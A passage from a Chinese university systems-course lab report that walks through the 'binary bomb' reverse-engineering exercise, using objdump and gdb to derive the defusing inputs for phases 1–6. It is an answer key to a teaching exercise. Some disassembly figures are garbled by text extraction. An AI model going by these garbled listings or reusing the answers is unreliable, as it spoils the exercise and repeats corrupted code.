

# 华中科技大学

## 课程实验报告

课程名称： 计算机系统基础

专业班级： CS1601

学 号： U201614532

姓 名： 吕鹏泽

指导教师： 刘海坤

报告日期： 2018 年 6 月 24 日

计算机科学与技术学院

# 目录

实验 2：拆弹实验..... 1

实验 3：缓冲区溢出攻击..... 15

实验总结..... 26

## 实验 2：拆弹实验

### 2.1 实验概述

本实验中,你要使用课程所学知识拆除一个“binary bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。一个“binary bombs”(二进制炸弹,下文将简称为炸弹)是一个 Linux 可执行 C 程序,包含了 6 个阶段(phase1~phase6)。炸弹运行的每个阶段要求你输入一个特定的字符串,若你的输入符合程序预期的输入,该阶段的炸弹就被“拆除”,否则炸弹“爆炸”并打印输出“BOOM!!!”字样。实验的目标是拆除尽可能多的炸弹层次。

### 2.2 实验内容

每个炸弹阶段考察了机器级语言程序的一个不同方面,难度逐级递增:

- \* 阶段 1:字符串比较
- \* 阶段 2:循环
- \* 阶段 3:条件/分支
- \* 阶段 4:递归调用和栈
- \* 阶段 5:指针
- \* 阶段 6:链表/指针/结构

另外还有一个隐藏阶段,但只有当你在第 4 阶段的解之后附加一特定字符串后才会出现。为了完成二进制炸弹拆除任务,你需要使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件,并单步跟踪调试每一阶段的机器代码,从中理解每一汇编语言代码的行为或作用,进而设法“推断”出拆除炸弹所需的目标字符串。这可能需要你在每一阶段的开始代码前和引爆炸弹的函数前设置断点,以便于调试。

实验语言: C 语言

实验环境: linux

#### 2.2.1 阶段 1 字符串比较

1. 任务描述: 输入特定字符串进行拆弹

2. 实验设计:

通过观察 objdump 生成的反汇编文件找到与输入字符串比较的目的字符串的存储位置,进而破解出字符串。

3. 实验过程:

如图 1-1,观察反汇编文件可以发现在第二行和第三行使用 push 将两个参数

入栈, 然后调用了 `strings_not_equal` 子程序, 可知这两个参数一定是输入字符串与目的字符串的地址.

```
08048b42: <phase_1>:
8048b42: 83 ec 14      sub    $0x14,%esp
8048b45: 68 04 a0 04 08 push  $0x804a004
8048b4a: ff 74 24 1c   pushl 0x1c(%esp)
8048b4e: e8 9a 04 00 00 call   8048fed <strings_not_equal>
8048b53: 83 c4 10      add    $0x10,%esp
8048b56: 85 c0         test   %eax,%eax
8048b58: 75 04         jne    8048b5e <phase_1+0x1c>
8048b5a: 83 c4 0c      add    $0xc,%esp
8048b5d: c3           ret
8048b5e: e8 7f 05 00 00 call   80490e2 <explode_bomb>
8048b63: eb f5         jmp    8048b5a <phase_1+0x18>
```

图 1-1 phase\_1 反汇编程序段

接下来使用 `gdb` 调试 `bomb`, 查看 `0x804a004` 处的内容, 以字符串的格式显示, 结果如图 1-2 所示.

```
(gdb) x/2s 0x804a004
0x804a004: "Houses will begat jobs, jobs will begat houses."
0x804a034: "Wow! You've defused the secret stage!"
(gdb) |
```

图 1-2 查看字符串内容

猜测处破解的字符串就是 "Houses will begat jobs, jobs will begat houses.", 然后在 `phase_1` 中输入该字符串, 结果如图 1-3 所示, 输入字符串后成功进入第二阶段, 可知第一阶段破解成功.

```
(gdb) n
Houses will begat jobs, jobs will begat houses.
74      phase_1(input); /* Run the phase */
(gdb) n
75      phase_defused(); /* Drat! They figured it out!
(gdb) n
77      printf("Phase 1 defused. How about the next one?\n");
(gdb) n
Phase 1 defused. How about the next one?
81      input = read_line();
(gdb) ni
```

图 1-3 phase\_1 拆弹过程

#### 4. 实验结果:

运行 `bomb` 程序, 输入破解出的字符串, 结果如图 1-4 所示, 成功破解.

```
lpz@lpz-TM1703:~/桌面/U201614532$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Houses will begat jobs, jobs will begat houses.
Phase 1 defused. How about the next one?
```

图 1-4 成功破解 phase\_1

## 2.2.2 阶段 2 循环

1. 任务描述：输入特定字符串进行拆弹

2. 实验设计：

通过观察 objdump 生成的反汇编文件猜测输入的字符串, 然后输入测试字符串进一步理解程序, 通过 gdb 调试和反汇编文件求出要求输入的字符串.

3. 实验过程：

首先观察反汇编文件, 发现在 phase\_2 中调用了 read\_six\_numbers 子程序, 如图 2-1 所示:

```
8048b7a: 50          push    %eax
8048b7b: ff 74 24 3c  pushl   0x3c(%esp)
8048b7f: e8 83 05 00 00 call    8049107 <read_six_numbers>
```

图 2-2 phase\_2 反汇编

猜测输入的应该是六个数字, 选取 1 2 3 4 5 6 作为输入, 使用 stepi 指令进入到 phase\_2 中, 如图 2-3, 观察指令 `cmpl $0x1, 0x4(%esp)`, 发现当两个操作数不同时炸弹爆炸. 同时使用 gdb 查看寄存器 esp 的值并进一步访问 `0x4(%esp)` 所指向的空间数据, 得到结果如图 2-4 所示

```
8048b7b: ff 74 24 3c  pushl   0x3c(%esp)
8048b7f: e8 83 05 00 00 call    8049107 <read_six_numbers>
8048b84: 83 c4 10      add     $0x10,%esp
8048b87: 83 7c 24 04 01 cmpl    $0x1,0x4(%esp)
```

图 2-3 phase\_2 反汇编

```
(gdb) i r esp
esp                0xffffcf70      0xffffcf70
(gdb) x/10xw 0xffffcf70+4
0xffffcf74: 0x00000001  0x00000002  0x00000003  0x00000004
0xffffcf84: 0x00000005  0x00000006  0x502fa900  0xffffd064
0xffffcf94: 0xffffd064  0xf7fb0000
(gdb) |
```

图 2-4 查看内存数据


通过 gdb 查看的内存数据可知,read\_six\_number 将输入的字符串转换成了 int 型数字存放在了以 0x4(%esp)为首址的空间中,cmpl \$0x1, 0x4(%esp) 将第一个输入与 1 比较,若不同则爆炸,因此可知第一个输入为 1. 继续观察反汇编文件,第一个输入比较相同后跳转到 8048b93,将第一个输入的地址送到 ebx 中,将最后一个输入的地址送到 esi 中,然后进入了一个循环,该循环依次取出输入的数据,将该数据乘 2 与相邻的下一个数据比较,若不同则爆炸,因此可知输入是一个公比为 2 的等比数列,即 1 2 4 8 16 32.在 bomb 程序的第二阶段输入该数列,发现破解成功.

8048b93:	8d 5c 24 04	lea	0x4(%esp),%ebx
8048b97:	8d 74 24 18	lea	0x18(%esp),%esi
8048b9b:	eb 07	jmp	8048ba4 <phase_2+0x3f>
8048b9d:	83 c3 04	add	\$0x4,%ebx
8048ba0:	39 f3	cmp	%esi,%ebx
8048ba2:	74 10	je	8048bb4 <phase_2+0x4f>
8048ba4:	8b 03	mov	(%ebx),%eax
8048ba6:	01 c0	add	%eax,%eax
8048ba8:	39 43 04	cmp	%eax,0x4(%ebx)
8048bab:	74 f0	je	8048b9d <phase_2+0x38>

图 2-5 phase\_2 反汇编

#### 4. 实验结果:

运行 bomb 程序,输入破解出的字符串,结果如图 2-6 所示,成功破解.



```

lpz@lpz-TM1703:~/桌面/U201614532$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Houses will begat jobs, jobs will begat houses.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!

```

图 2-6 成功破解 phase\_2

### 2.2.3 阶段 3 条件/分支

#### 1. 任务描述: 输入特定字符串进行拆弹

#### 2. 实验设计:

首先观察反汇编文件,初步确认输入的数据,然后通过输入测试数据进一步调试,结合 gdb 最终确认输入字符.

#### 3. 实验过程:

观察反汇编文件,在 8048bf6 将 eax 和 1 比较,猜测 eax 是

\_\_isoc99\_sscanf@plt 子程序的返回值,通过测试数据发现是输入的字符个数,因此由 `cmp $0x1,%eax` 指令知道输入的数据要大于 1 个.

```
08048bcc <phase_3>:
8048bcc:    83 ec 1c          sub    $0x1c,%esp//开辟栈空间
8048bcf:    65 a1 14 00 00 00 mov    %gs:0x14,%eax
8048bd5:    89 44 24 0c       mov    %eax,0xc(%esp)
8048bd9:    31 c0            xor    %eax,%eax
8048bdb:    8d 44 24 08       lea    0x8(%esp),%eax
8048bdf:    50              push   %eax
8048be0:    8d 44 24 08       lea    0x8(%esp),%eax
8048be4:    50              push   %eax
8048be5:    68 cf a1 04 08    push   $0x804a1cf
8048bea:    ff 74 24 2c       pushl  0x2c(%esp)
8048bee:    e8 1d fc ff ff    call   8048810 <__isoc99_sscanf@plt>
8048bf3:    83 c4 10          add    $0x10,%esp
8048bf6:    83 f8 01          cmp    $0x1,%eax//eax(输入的个数)小于等于1爆炸
8048bf9:    7e 12            jle    8048c0d <phase_3+0x41>
8048bfb:    83 7c 24 04 07    cmpl   $0x7,0x4(%esp)//将第一个参数和7比较,大于则爆炸
8048c00:    77 43            ja     8048c45 <phase_3+0x79>
8048c02:    8b 44 24 04       mov    0x4(%esp),%eax//取出第一个参数
8048c06:    ff 24 85 60 a0 08 jmp     *0x804a060(,%eax,4)//switch 跳转
```

图 3-1 phase\_3 反汇编

再次输入测试数据 4 5 6, 执行到 `cmpl $0x7, 0x4(%esp)` 时, 使用 gdb 观察 `0x4(%esp)` 指向的内存值, 发现是输入的第一个数据 4, 且其不能大于 7, 同时可知输入的 3 个数据只有两个被存在了堆栈中, 因此输入的数据为两个. 查看的数据如图 3-2 所示

```
0x08048c02 in phase_3 ()
(gdb) i r esp      8048c02: c3          ret
esp              0xffffcf80  0xffffcf80  call  8048790 <__stack_chk_fa
(gdb) x/10xw 0xffffcf80+
0xffffcf84: 0x00000004 0x00000005 0x6dd22900 0xffffd064
0xffffcf94: 0xf7fb0000 0x00000000 0x08048a88 0x0804c480 辟栈空间
0xffffcfa4: 0xffffd064 0xffffd06c 00 00      mov    %gs:0x14,%eax
(gdb) |           8048bd5: 89 44 24 0c   mov    %eax,0xc(%esp)
                   8048bd9: 31 c0         xor    %eax,%eax
```

图 3-2 查看数据

继续单步执行, 在 `jmp *0x804a060(,%eax,4)` 处发生跳转, 跳转的位置与第一个参数有关, 当输入为 4 时, 使用 gdb 运行发现跳转到了 `0x8048c29` 处. 如图 3-3 所示

```
(gdb) ni
0x08048c06 in phase_3()
(gdb) ni
0x08048c29 in phase_3()
(gdb) |
```

图 3-3 switch 跳转

再在反汇编文件中找到该位置发现将 `0x53` 赋值给 `eax` 后跳转了 `0x8048c56`

处,


```
8048c29:    b8 53 00 00 00      mov     $0x53,%eax//第一个参数=4时跳转位置
8048c2e:    eb 26               jmp     8048c56 <phase_3+0x8a>
8048c56:    3b 44 24 08         cmp     0x8(%esp),%eax//第二个参数与0x53比较
8048c5a:    74 05               je      8048c61 <phase_3+0x95>
8048c5c:    e8 81 04 00 00     call   80490e2 <explode_bomb>
8048c61:    8b 44 24 0c         mov     0xc(%esp),%eax
8048c65:    65 33 05 14 00 00  xor     %gs:0x14,%eax
8048c6c:    75 04               jne     8048c72 <phase_3+0xa6>//只有两个参数4 0x53
8048c6e:    83 c4 1c           add     $0x1c,%esp
8048c71:    c3                 ret
8048c72:    e8 19 fb ff ff     call   8048790 <__stack_chk_fail@plt>
```

图 3-4 phase\_3 反汇编

然后将第二个输入值与 0x53(即十进制数 83)比较,因此可知输入为 4 83.

## 5. 实验结果:

运行 bomb 程序,输入破解出的字符串,结果如图 3-5 所示,成功破解.



```
lpz@lpz-TM1703:~/桌面/U201614532$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Houses will begat jobs, jobs will begat houses.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
4 83
Halfway there!
```

图 3-5 成功破解 phase\_3

## 2.2.4 阶段 4 递归调用和栈

### 1. 任务描述: 输入特定字符串进行拆弹

### 2. 实验设计:

首先观察反汇编文件,初步确认输入的数据,然后通过输入测试数据进一步调试,结合 gdb 最终确认输入字符.

### 3. 实验过程:

首先观察反汇编文件,可知本次输入为两个参数,输入测试参数 1 2



```

8048cdc:    e8 2f fb ff ff    'call 8048810 <__isoc99_sscanf@plt>
8048ce1:    83 c4 10          add    $0x10,%esp
8048ce4:    83 f8 02          cmp    $0x2,%eax//输入为两个数字
8048ce7:    74 32             je     8048d1b <phase_4+0x61>
8048ce9:    e8 f4 03 00 00    call   80490e2 <explode_bomb>
8048cee:    83 ec 08          sub    $0x8,%esp
8048cf1:    ff 74 24 0c       pushl  0xc(%esp)//第二个参数入栈
8048cf5:    6a 06             push   $0x6
8048cf7:    e8 7b ff ff ff    call   8048c77 <func4>
8048cfc:    83 c4 10          add    $0x10,%esp
8048cff:    3b 44 24 08       cmp    0x8(%esp),%eax//通过反汇编知eax=0x50,同
第二个参数比较

```

图 4-1 phase\_4 反汇编

只输入两个参数,通过了对输入参数个数限定的第一个引爆装置,然后跳转到了 8048d1b.

```

8048d1b:    8b 44 24 04       mov     0x4(%esp),%eax//经验证发现取出第二个输入
8048d1f:    83 e8 02          sub     $0x2,%eax//减去2
8048d22:    83 f8 02          cmp     $0x2,%eax//再和2比较
8048d25:    76 c7             jbe     8048cee <phase_4+0x34> //x-2<=2,则输入
的第一个数要小于等于4
8048d27:    eb c0             jmp     8048ce9 <phase_4+0x2f>
8048d29:    e8 62 fa ff ff    call    8048790 <__stack_chk_fail@plt>

```

图 4-2 phase\_4 反汇编

使用 gdb 查看从堆栈中取出的 0x4(%esp)的值,结果如下图所示,为第二个参数.

```

0x08048d1b in phase_4 ()
(gdb) ni
0x08048d1f in phase_4 ()
(gdb) i r eax
eax                0x2      2
(gdb) |

```

图 4-3 查看取出的参数值

接下来就是对第二个参数进行条件判断,其值不能大于 4,2 符合要求,继续执行,程序跳转到了 8048cee,阅读程序发现将第二个参数和 6 入栈后调用了 fun 函数,然后将第一个参数和 fun 函数的返回参数 eax 比较,此时查看 eax 的值知返回值是 40,因此可知输入为 40 2

```

8048cee:    83 ec 08                sub    $0x8,%esp
8048cf1:    ff 74 24 0c            pushl  0xc(%esp)//第二个参数入栈
8048cf5:    6a 06                  push   $0x6
8048cf7:    e8 7b ff ff ff        call   8048c77 <func4>
8048cfc:    83 c4 10                add    $0x10,%esp
8048cff:    3b 44 24 08            cmp    0x8(%esp),%eax//通过反汇编知eax=0x28,同
第二个参数比较
8048d03:    74 05                  je     8048d0a <phase_4+0x50>
8048d05:    e8 d8 03 00 00        call   80490e2 <explode_bomb>
8048d0a:    8b 44 24 0c            mov    0xc(%esp),%eax
8048d0e:    65 33 05 14 00 00 00  xor    %gs:0x14,%eax
8048d15:    75 12                  jne    8048d29 <phase_4+0x6f>
8048d17:    83 c4 1c                add    $0x1c,%esp
8048d1a:    c3                     ret

```

图 4-4 phase\_4 反汇编

```

(gdb) i r esp
esp                0xffffcf80      0xffffcf80
(gdb) i r eax
eax                0x28          40

```

图 4-5 查看 fun 的返回值

```

(gdb) x/1xw 0xffffcf80+8
0xffffcf88:    0x00000001

```

图 4-6 查看与 fun 返回值比较的数

#### 4. 实验结果:

运行 bomb 程序, 输入破解出的字符串, 结果如图 3-5 所示, 成功破解.

```

Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Houses will begat jobs, jobs will begat houses.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
4 83
Halfway there!
40 2
So you got that one. Try this one.

```

图 4-7 成功破解 phase\_4

#### 2.2.5 阶段 5 指针

1. 任务描述: 输入特定字符串进行拆弹

2. 实验设计:

首先观察反汇编文件, 初步确认输入的数据, 然后通过输入测试数据进一步调试, 结合 gdb 最终确认输入字符.

### 3. 实验过程:

首先阅读反汇编程序初步确认输入要求,发现输入参数个数要多于 1,对第一个参数的要求是:只使用第一个参数的低 4 位,但当第一个参数低 4 位全 1 则爆炸,因此判断第一个参数的范围是 0-14.

```
004048d2e <phase_5>:
004048d2e: 83 ec 1c          sub    $0x1c,%esp
004048d31: 65 a1 14 00 00 00 mov    %gs:0x14,%eax
004048d37: 89 44 24 0c       mov    %eax,0xc(%esp)
004048d3b: 31 c0            xor    %eax,%eax
004048d3d: 8d 44 24 08       lea    0x8(%esp),%eax
004048d41: 50              push   %eax
004048d42: 8d 44 24 08       lea    0x8(%esp),%eax
004048d46: 50              push   %eax
004048d47: 68 cf a1 04 08    push   $0x804a1cf
004048d4c: ff 74 24 2c       pushl  0x2c(%esp)
004048d50: e8 bb fa ff ff    call   8048810 <__isoc99_sscanf@plt>
004048d55: 83 c4 10          add    $0x10,%esp
004048d58: 83 f8 01          cmp    $0x1,%eax//参数个数大于1
004048d5b: 7e 54            jle    8048db1 <phase_5+0x83>
004048d5d: 8b 44 24 04       mov    0x4(%esp),%eax//取出第一个参数
004048d61: 83 e0 0f          and    $0xf,%eax//取低4位
004048d64: 89 44 24 04       mov    %eax,0x4(%esp)//将第一个参数送回堆栈
004048d68: 83 f8 0f          cmp    $0xf,%eax
004048d6b: 74 2e            je     8048d9b <phase_5+0x6d>//第一个参数低4位全1则爆炸
.....低4位全1则爆炸
```

图 5-1 phase\_5 反汇编

然后程序进入了一个循环体,语句 `mov 0x804a080(,%eax,4),%eax` 表明该循环体对 `int` 型数组 `0x804a080` 进行访问.且将该数组的和计入到 `ecx` 中

```
//////////循环体赋初始值
004048d6d: b9 00 00 00 00    mov    $0x0,%ecx
004048d72: ba 00 00 00 00    mov    $0x0,%edx
//////////
004048d77: 83 c2 01          add    $0x1,%edx
004048d7a: 8b 04 85 80 a0 08 mov    0x804a080(,%eax,4),%eax

//访问一个数组,数组初始地址为0x804a080,数组的元素为:
0x804a080 <array.3046>: 0x0000000a/    0x00000002/    0x0000000e/    0x00000007/
0x804a090 <array.3046+16>: 0x00000008/    0x0000000c/    0x0000000f/    0x0000000b/
0x804a0a0 <array.3046+32>: 0x00000000/    0x00000004/    0x00000001/    0x0000000d/
0x804a0b0 <array.3046+48>: 0x00000003/    0x00000009/    0x00000006/    *0x00000005*
//

004048d81: 01 c1            add    %eax,%ecx//ecx计算取出的数组元素的和i
004048d83: 83 f8 0f          cmp    $0xf,%eax
004048d86: 75 ef            jne    8048d77 <phase_5+0x49>
//////////循环体
004048d88: c7 44 24 04 0f 00 movl    $0xf,0x4(%esp)
```

图 5-2 phase\_5 反汇编

使用 `gdb` 查看该数组,结果如图所示,数组有 16 个 `int` 型元素.

```

(gdb) x/20xw 0x804a080
0x804a080 <array.3046>: 0x0000000a 0x00000002 0x0000000e 0x00000007
0x804a090 <array.3046+16>: 0x00000008 0x0000000c 0x0000000f 0x0000000b 一个参数的低 4
0x804a0a0 <array.3046+32>: 0x00000000 0x00000004 0x00000001 0x0000000d
0x804a0b0 <array.3046+48>: 0x00000003 0x00000009 0x00000006 0x00000005
0x804a0c0: 0x79206f53 0x7420756f 0x6b6e6968 0x756f7920 因为输入的一个参数的范围是 0-14.
(gdb)

```

图 5-3 查看数组元素

继续看该循环体,循环条件是取出 0xf 这个数据,且该循环体将取出的当前数组元素的值作为下一个数组元素下标,输入的第二个参数作为取出的第一个数组元素的下标.继续阅读程序,发现跳出循环后有 `cmp $0xf,%edx` 语句,只有当循环体执行了 15 次之后程序才不会爆炸,然后取出了第二个参数与 `ecx` 比较,即与访问的数组元素的值总和比较,因此输入的第二个参数要满足能访问 0xf 在第 15 个被访问,输入的第二个参数是访问的数组元素的和,很容易求出输入值为 5 115.

```

8048d81: 01 c1 add %eax,%ecx//ecx计算取出的数组元素的和i
8048d83: 83 f8 0f cmp $0xf,%eax
8048d86: 75 ef jne 8048d77 <phase_5+0x49>
//////////循环体
8048d88: c7 44 24 04 0f 00 00 movl $0xf,0x4(%esp)
8048d8f: 00
8048d90: 83 fa 0f cmp $0xf,%edx//可知循环15次才能使edx=0xf
8048d93: 75 06 jne 8048d9b <phase_5+0x6d>
8048d95: 3b 4c 24 08 cmp 0x8(%esp),%ecx//第二个参数是数组出去第16的元素的总和
8048d99: 74 05 je 8048da0 <phase_5+0x72>
8048d9b: e8 42 03 00 00 call 80490e2 <explode_bomb>
8048da0: 8b 44 24 0c mov 0xc(%esp),%eax

```

图 5-4 phase\_5 反汇编

#### 4. 实验结果:

运行 bomb 程序,输入破解出的字符串,结果如图 5-5 所示,成功破解.

```

Welcome to my fiendish little bomb. You have 6 phases wi
which to blow yourself up. Have a nice day!
Houses will begat jobs, jobs will begat houses.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
4 83
Halfway there!
40 2
So you got that one. Try this one.
5 115
Good work! On to the next...

```

图 5-5 phase\_5 破解成功

### 2.2.6 阶段 6 链表/指针/结构

1. 任务描述：输入特定字符串进行拆弹

2. 实验设计：

首先观察反汇编文件, 初步确认输入的数据, 然后通过输入测试数据进一步调试, 结合 gdb 最终确认输入字符.

3. 实验过程：

首先阅读程序, 得知输入为 6 个数字, 然后进入一个循环体对输入进行判断, 要求输入不能重复且均小与等于 6, 因此可知输入为在 1-6 中选取, 顺序不确定.

```
0048dbd <phase_6>:
0048dbd: 56                push    %esi
0048dbe: 53                push    %ebx
0048dbf: 83 ec 4c          sub     $0x4c,%esp
0048dc2: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
0048dc8: 89 44 24 44       mov     %eax,0x44(%esp)
0048dcc: 31 c0             xor     %eax,%eax
0048dce: 8d 44 24 14       lea     0x14(%esp),%eax
0048dd2: 50                push    %eax
0048dd3: ff 74 24 5c       pushl   0x5c(%esp)
0048dd7: e8 2b 03 00 00    call    8049107 <read_six_numbers>
0048ddc: 83 c4 10          add     $0x10,%esp
0048ddf: be 00 00 00 00    mov     $0x0,%esi//应该是变址寻址
0048de4: eb 1c             jmp     8048e02 <phase_6+0x45>
0048de6: 83 c6 01          add     $0x1,%esi//变址+1
0048de9: 83 fe 06          cmp     $0x6,%esi//变址共访问6个元素
0048dec: 74 2e             je      8048e1c <phase_6+0x5f>
0048dee: 89 f3             mov     %esi,%ebx
0048df0: 8b 44 9c 0c       mov     0xc(%esp,%ebx,4),%eax
0048df4: 39 44 b4 08       cmp     %eax,0x8(%esp,%esi,4)
0048df8: 74 1b             je      8048e15 <phase_6+0x58>//输入元素有相同的则爆炸,可知子循
环判断不能有重复的输入
0048dfa: 83 c3 01          add     $0x1,%ebx
0048dfd: 83 fb 05          cmp     $0x5,%ebx
0048e00: 7e ee             jle     8048df0 <phase_6+00x33>//
0048e02: 8b 44 b4 0c       mov     0xc(%esp,%esi,4),%eax//顺序取参
0048e06: 83 e8 01          sub     $0x1,%eax
0048e09: 83 f8 05          cmp     $0x5,%eax
0048e0c: 76 d8             jbe     8048de6 <phase_6+0x29>//取出的参数(无符号数)要<=6
0048e0e: e8 cf 02 00 00    call    80490e2 <explode_bomb>
0048e13: eb d1             jmp     8048de6 <phase_6+0x29>
```

图 6-1 phase\_6 反汇编

对输入判断完后进入了第二个循环,该循环重复访问了 0x804c13c 附近的地址,猜测这是一个数组,然后使用 gdb 查看该内存单元附近的值.

```

8048e1c:    bb 00 00 00 00      mov     $0x0,%ebx//跳出第一重循环后的第一条语句
8048e21:    89 de                mov     %ebx,%esi
8048e23:    8b 4c 9c 0c          mov     0xc(%esp,%ebx,4),%ecx
8048e27:    b8 01 00 00 00      mov     $0x1,%eax
8048e2c:    ba 3c c1 04 08      mov     $0x804c13c,%edx
//edx(链头)指向的静态链表,两个int型数据,1个指针为一个节点
jx804c13c <node1>:    0x0000023a    0x00000001    0x0804c148    0x000000a0
jx804c14c <node2+4>:    0x00000002    0x0804c154    0x000001b./bomb
3      0x00000003
jx804c15c <node3+8>:    0x0804c160    0x000001da    0x00000004    0x0804c16c
jx804c16c <node5>:    0x0000038c    0x00000005    0x0804c178    0x00000137
jx804c17c <node6+4>:    0x00000006    0x00000000    0x0c0464c4    0x00000000

8048e31:    83 f9 01            cmp     $0x1,%ecx
8048e34:    7e 0a                jle     8048e40 <phase_6+0x83>
8048e36:    8b 52 08            mov     0x8(%edx),%edx
8048e39:    83 c0 01            add     $0x1,%eax
8048e3c:    39 c8                cmp     %ecx,%eax
8048e3e:    75 f6                jne     8048e36 <phase_6+0x79>
8048e40:    89 54 b4 24          mov     %edx,0x24(%esp,%esi,4)
8048e44:    83 c3 01            add     $0x1,%ebx
8048e47:    83 fb 06            cmp     $0x6,%ebx
8048e4a:    75 d5                jne     8048e21 <phase_6+0x64>
8048e4c:    8b 5c 24 24          mov     0x24(%esp),%ebx
8048e50:    89 d9                mov     %ebx,%ecx
8048e52:    b8 01 00 00 00      mov     $0x1,%eax
8048e57:    8b 54 84 24          mov     0x24(%esp,%eax,4),%edx
8048e5b:    89 51 08            mov     %edx,0x8(%ecx)
8048e5e:    83 c0 01            add     $0x1,%eax
8048e61:    89 d1                mov     %edx,%ecx
8048e63:    83 f8 06            cmp     $0x6,%eax
8048e66:    75 ef                jne     8048e57 <phase_6+0x9a>
8048e68:    c7 42 08 00 00 00 00 movl    $0x0,0x8(%edx)
8048e6f:    be 05 00 00 00      mov     $0x5,%esi
8048e74:    eb 08                jmp     8048e7e <phase_6+0xc1>
8048e76:    8b 5b 08            mov     0x8(%ebx),%ebx
8048e79:    83 ee 01            sub     $0x1,%esi
8048e7c:    74 10                je      8048e8e <phase_6+0xd1>
8048e7e:    8b 43 08            mov     0x8(%ebx),%eax
8048e81:    8b 00                mov     (%eax),%eax
8048e83:    39,%ebx)
8048e85:    7e ef                jle     8048e76 <phase_6+0xb9>
8048e87:    e8 56 02 00 00      call    80490e2 <explode_bomb>
8048e8c:    eb e8                jmp     8048e76 <phase_6+0xb9>
8048e8e:    8b 44 24 3c          mov     0x3c(%esp),%eax
8048e92:    65 33 a5 14 aa aa  aa xor     %rcx,%rax

```

图 6-2 phase\_6 反汇编

查看后发现该数组是一个结构体,成员为两个 int 型和一个指针,画出该数组的存储空间如图所示.猜测输入为该数组按照其标号的排序结果,即 2 6 3 4 1 5 或者 5 1 4 3 6 2,输入 2 6 3 4 1 5 发现结果正确.

```

(gdb) x/40xw 0x804c13c
0x804c13c <node1>:    0x0000023a    0x00000001    0x0804c148    0x000000a0
0x804c14c <node2+4>:    0x00000002    0x0804c154    0x000001ba    0x00000003
0x804c15c <node3+8>:    0x0804c160    0x000001da    0x00000004    0x0804c16c
0x804c16c <node5>:    0x0000038c    0x00000005    0x0804c178    0x00000137
0x804c17c <node6+4>:    0x00000006    0x00000000    0x0c0464c4    0x00000000
0x804c18c:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c19c:    0x00000000    0x0804a239    0x0804a253    0x0804a26d
0x804c1ac <host_table+12>:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c1bc <host_table+28>:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c1cc <host_table+44>:    0x00000000    0x00000000    0x00000000    0x00000000
(gdb) |

```

图 6-3 查看数组



